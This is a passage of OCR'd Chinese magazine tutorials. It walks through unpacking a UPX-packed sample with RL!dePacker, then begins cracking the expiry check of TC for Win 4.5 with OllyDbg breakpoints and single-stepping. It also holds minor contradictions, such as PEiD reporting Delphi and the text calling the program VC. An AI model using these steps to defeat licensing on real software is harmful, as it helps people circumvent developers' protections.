


图16




图17




图18

"文件名"一栏中出现了目标程序的路径（图18），那就表示我们拖拽的操作成功了，目标程序已经被选定了。

小提示：

使用RL时可以使用"拖拽法"来打开目标程序，那么使用Quick Unpack时可不可用"拖拽"的方法打开目标程序呢？大家亲自去试试看吧！

二、寻找脱壳的核心"OEP"

打开了目标程序，下面就要填写OEP了！为什么说RL更方便一些呢，因为RL可以自己寻找OEP而不用依靠其它的工具，这就方便多了。当我们打开了目标程序之后单击"查找OEP"，RL就可以自动完成从寻找到填写的工作了。如果操作成功，RL就会在OEP一栏中自动填写上所找到的OEP（图19）。




图19

小提示：

虽然RL的各项功能都很强大，但是难免也有出差错的时候。比如，寻找到的OEP不正确，这就会直接导致脱壳的失败。如果出现了这样的情况，小菜们就要请出PEID，使用PEID来寻找正确的OEP，然后再填写到RL中对应的位置。

三、万事俱备，只欠东风

经过了以上两步简单的操作，现在就可以开始正式脱壳了。单击"脱壳"按钮，这时RL就开始忙碌起来，稍等片刻RL就会告诉我们脱壳完成了。同时，RL会把脱壳后的程序以unpacked.exe命名（图20）并保存在与源程序相同的文件夹下（图21）。




图21

小提示：

RL在保存脱壳的文件的这一方面上有一个问题，所有使用RL脱壳后的程序都会被命名为unpacked.exe。这样如果同一文件夹下有两个或两个以上要脱壳的文件时，前一个脱壳后的文件就会被第二个脱壳后的文件所覆盖，这一点小菜们一定要注意。

小菜们已经迫不及待的想亲身体验一下RL!dePacker强大的功能了吧，下面我们就继续以一个UNpackme为例来和小菜们一同经历一番RL!dePacker的脱壳之旅。我们选定一个小程序，使用PEID先来侦察一下。看到了吗，PEID告诉我们这个小程序已经用UPX加过壳了（图22）。好了，确定了目标，下面就该看看RL的精彩表演了。




图22

1.打开目标文件

运行RL，回忆我们在上文中学习的操作方法。来到RL的主界面，单击"浏览"，在弹出的窗口里寻找到目标程序。当目标程序的路径显示在RL中时，就表示文件被成功打开了。

2.找出OEP

啰嗦一下，在RL中寻找OEP比Quick Unpack方便多了，不用借助任何工具或插件。直接单击"查找OEP"就可以了。我们单击"查找OEP"，很快源程序的OEP就被找到了，就是那个"45A8CC"，有了RL连填写OEP的步骤都省了。



图20

3.脱壳

最后一步，也是最简单、最重要的一步，单击"脱壳"按钮，




图23

RL就开始帮助我们脱壳了，当脱壳完成时RL会给出我们提示并把脱壳后的文件自动的保存起来。脱壳后的文件是unpack.exe。

4．检验脱壳结果

RL把我们交给它的任务完成的怎么样呢，来检验一下，到存放源程序的文件夹下找到unpack.exe，先双击运行一下发现可以正常运行，检测的第一关通过了。接着使用PEID查看一下这个脱壳后的程序，看到了吗，PEID的信息栏提示：Borland Delphi 4.0 - 5.0 [Overlay]，如图23。

看来这个程序是使用VC编写的，不过这也说明RL将交给它的脱壳任务完美的完成了。

这一堂课中我详细的为大家介绍了常用的三款脱壳机的使用方法，当然我只是将它们最基本的功能展示给了大家，如果小菜们认真的学习并练习的话，那么在以后日常的使用中一定还会有新的发现。

（文章中涉及到的工具PEID、Quick Unpack、RL!dePacker已经收录在光盘中）

动态跟踪破解TC for Win 4.5

猎风

这次为大家奉献一篇关于动态跟踪破解的心得体会文章。先来说一下动态跟踪破解的必要性，由于软件的开发人员对于程序保护意识的不断加强，人们针对反编译想出了各种各样的“防反”技术，比如花指令、数据加密、代码加壳、多线程监控等等。应用了这些保护手段的程序，使用静态方式已经无法分析程序的逻辑结构了。代码化的结构会使静态反编译陷入困境，例如“call　eax”这句代码如果出现在反编译代码的第一千几百行，如果想分析出这时eax中的值，想必是十分困难的！这时就需要使用到动态跟踪了，其实这种方法很像程序调试。

闲话少说，先介绍一下今天的破解目标“TC for Win”4.5版，这是一个可以在Windows下进行C语言程序开发的工具。下载安装后运行程序，却提示“程序已过期”，看来免不了一番“兵戎相见”了！我还是习惯性地使用PEiD对其检测了一下，查看是否加过壳（图1）。




图1

程序是使用VC++　6.0开发的，没有加壳。该让我们今天的主角OllyDBG出场了，载入主程序tcforwin.exe。大家可以通过“Ultra String Reference?Unicode/ASCII”或“查找所有参考文本字串”查看显示出的内容，没有任何我们刚才看到的过期提示的内容。现在没有了线索，就需要开始动态跟踪看看tcforwin什么时候进行过期检查提示了。其实OD最强大的功能就是它的动态跟踪和分析功能，在这次的破解中最主要的就是这几个按键：F2、F7、F8、F9。

F2—设置断点；

F7—单步步入，在遇到call语句时，OD会跟到call的子程序中去；

F8—单步步过，在遇到call语句时，OD会把call当成一句话执行；

F9—程序运行，在遇到断点时，OD会把程序停下来。

解释一下断点的概念，打个比方，你打车时跟司机说到目的地之前，在A地点临时停一下，这个A地点对于你的行程来说就是一个断点，也就相当于在OD中让程序在运行中停下来的地方。在什么地方设置断点，是动态跟踪分析中的一个关键问题。接下来请大家跟我一起拆解这个程序，使用OD载入tcforwin.exe后，开始使用F8单步运行。程序的开发是由粗到细的，因此在跟踪时我们也应遵循这样的规律，使用F8键我们很容易发现到底是哪一步使提示窗口出现的，这样就像练习打靶，尽量打中“靶心”。在使用F8后没多久就会在一句call语句处显示出过期提示窗口（图2）。




图2

